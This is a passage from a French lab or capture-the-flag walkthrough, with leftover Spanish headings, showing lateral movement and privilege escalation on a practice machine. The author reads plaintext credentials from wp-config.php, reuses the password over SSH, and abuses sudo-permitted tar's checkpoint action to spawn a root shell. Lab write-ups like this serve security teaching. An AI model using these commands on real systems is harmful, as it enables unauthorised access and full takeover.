
Nous obtiendrons un accès en tant qu'utilisateur www-data.
4. MOUVEMENT LATÉRAL (Zico)
Sección titulada «4. MOVIMIENTO LATERAL (Zico)»En tant qu'utilisateur www-data, nos privilèges sont très limités. Nous devons escalader vers l'un des utilisateurs trouvés précédemment (zico ou xavi).
4.1 Énumération de fichiers
Sección titulada «4.1 Enumeración de Archivos»En explorant les répertoires web et personnels (/home/zico/), nous avons détecté une installation WordPress appartenant à zico.
www-data@ciber-4:/home$ ls zico/wordpressls zico/wordpressindex.phplicense.txtreadme.htmlwp-activate.phpwp-adminwp-blog-header.phpwp-comments-post.phpwp-config.phpwp-contentwp-cron.phpwp-includeswp-links-opml.phpwp-load.phpwp-login.phpwp-mail.phpwp-settings.phpwp-signup.phpwp-trackback.phpxmlrpc.phpwww-data@ciber-4:/home$En lisant le fichier de configuration de la base de données (wp-config.php), nous avons trouvé des identifiants en clair.
www-data@ciber-4:/home$ cat zico/wordpress/wp-config.phpcat zico/wordpress/wp-config.php<?php/** * The base configuration for WordPress * * The wp-config.php creation script uses this file during the * installation. You don't have to use the web site, you can * copy this file to "wp-config.php" and fill in the values. * * This file contains the following configurations: * * * MySQL settings * * Secret keys * * Database table prefix * * ABSPATH * * @link https://codex.wordpress.org/Editing_wp-config.php * * @package WordPress */
// ** MySQL settings - You can get this info from your web host ** ///** The name of the database for WordPress */define('DB_NAME', 'zico');
/** MySQL database username */define('DB_USER', 'zico');
/** MySQL database password */define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
/** MySQL hostname */define('DB_HOST', 'zico');
/** Database Charset to use in creating database tables. */define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */define('DB_COLLATE', '');
/**#@+ * Authentication Unique Keys and Salts. * * Change these to different unique phrases! * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service} * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again. * * @since 2.6.0 */define('AUTH_KEY',         'put your unique phrase here');define('SECURE_AUTH_KEY',  'put your unique phrase here');define('LOGGED_IN_KEY',    'put your unique phrase here');define('NONCE_KEY',        'put your unique phrase here');define('AUTH_SALT',        'put your unique phrase here');define('SECURE_AUTH_SALT', 'put your unique phrase here');define('LOGGED_IN_SALT',   'put your unique phrase here');define('NONCE_SALT',       'put your unique phrase here');
/**#@-*/
/** * WordPress Database Table prefix. * * You can have multiple installations in one database if you give each * a unique prefix. Only numbers, letters, and underscores please! */$table_prefix  = 'wp_';
/** * For developers: WordPress debugging mode. * * Change this to true to enable the display of notices during development. * It is strongly recommended that plugin and theme developers use WP_DEBUG * in their development environments. * * For information on other constants that can be used for debugging, * visit the Codex. * * @link https://codex.wordpress.org/Debugging_in_WordPress */define('WP_DEBUG', false);
/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */if ( !defined('ABSPATH') )        define('ABSPATH', dirname(__FILE__) . '/');
/** Sets up WordPress vars and included files. */require_once(ABSPATH . 'wp-settings.php');www-data@ciber-4:/home$www-data@ciber-4:/home$
Nous utiliserons le mot de passe extrait de la configuration web pour tenter de nous authentifier en tant qu'utilisateur du système d'exploitation zico via SSH.
Commande :
C:\Users\user.portelcore>ssh zico@192.168.10.102The authenticity of host '192.168.10.102 (192.168.10.102)' can't be established.ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.This key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '192.168.10.102' (ECDSA) to the list of known hosts.zico@192.168.10.102's password:zico@ciber-4:~$
L'authentification a réussi. Nous sommes maintenant l'utilisateur zico.
5. ESCALADE DE PRIVILÈGES (Root)
Sección titulada «5. ESCALADA DE PRIVILEGIOS (Root)»Une fois que nous sommes un utilisateur légitime du système, nous procéderons à l'identification de vecteurs d'escalade vers root.
5.1 Analyse des permissions sudo

Sección titulada «5.1 Análisis de Permisos Sudo»Nous vérifierons quelles commandes zico peut exécuter avec des privilèges élevés sans avoir à saisir de mot de passe administrateur :
zico@ciber-4:~$ sudo -lsudo: unable to resolve host ciber-4Matching Defaults entries for zico on this host:    env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User zico may run the following commands on this host:    (root) NOPASSWD: /bin/tar    (root) NOPASSWD: /usr/bin/zipzico@ciber-4:~$
On observe que zico peut exécuter /bin/tar en tant que root sans mot de passe.
Nous analysons également les binaires :
zico@ciber-4:~$ find / -perm -u=s -type f 2>/dev/null/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/openssh/ssh-keysign/usr/lib/eject/dmcrypt-get-device/usr/sbin/pppd/usr/sbin/uuidd/usr/bin/sudo/usr/bin/chfn/usr/bin/mtr/usr/bin/newgrp/usr/bin/chsh/usr/bin/gpasswd/usr/bin/traceroute6.iputils/usr/bin/passwd/usr/bin/sudoedit/usr/bin/at/sbin/mount.nfs/bin/fusermount/bin/umount/bin/ping6/bin/su/bin/mount/bin/pingzico@ciber-4:~$
5.2 Exploitation du binaire Tar (Wildcard / Checkpoint Injection)
Sección titulada «5.2 Explotación del Binario Tar (Wildcard / Checkpoint Injection)»Le binaire tar possède des fonctions cachées (--checkpoint et --checkpoint-action) qui permettent d'exécuter des commandes système chaque fois qu'un certain nombre de fichiers est traité. Cela permet de contourner la restriction et d'obtenir un shell root.
Exécution et preuve (Journal de terminal) :
Nous exécuterons la commande suivante pour forcer tar à ouvrir une bash exécutée en tant que root :

zico@ciber-4:~$ tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/shtar: Removing leading `/' from member names$ iduid=1000(zico) gid=1000(zico) groups=1000(zico)$ whoamizico$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/shsudo: unable to resolve host ciber-4tar: Removing leading `/' from member names# iduid=0(root) gid=0(root) groups=0(root)# whoamiroot#
Nous avons obtenu un accès complet au système en tant qu'administrateur maximum (Root).
6. CAPTURE DES FLAGS
Sección titulada «6. CAPTURA DE FLAGS»Nous accéderons au répertoire racine pour récupérer le flag définitif, vérifiant la compromission totale de la machine.
# cat flag.txt#### ROOOOT!# You did it! Congratz!## Hope you enjoyed!####
#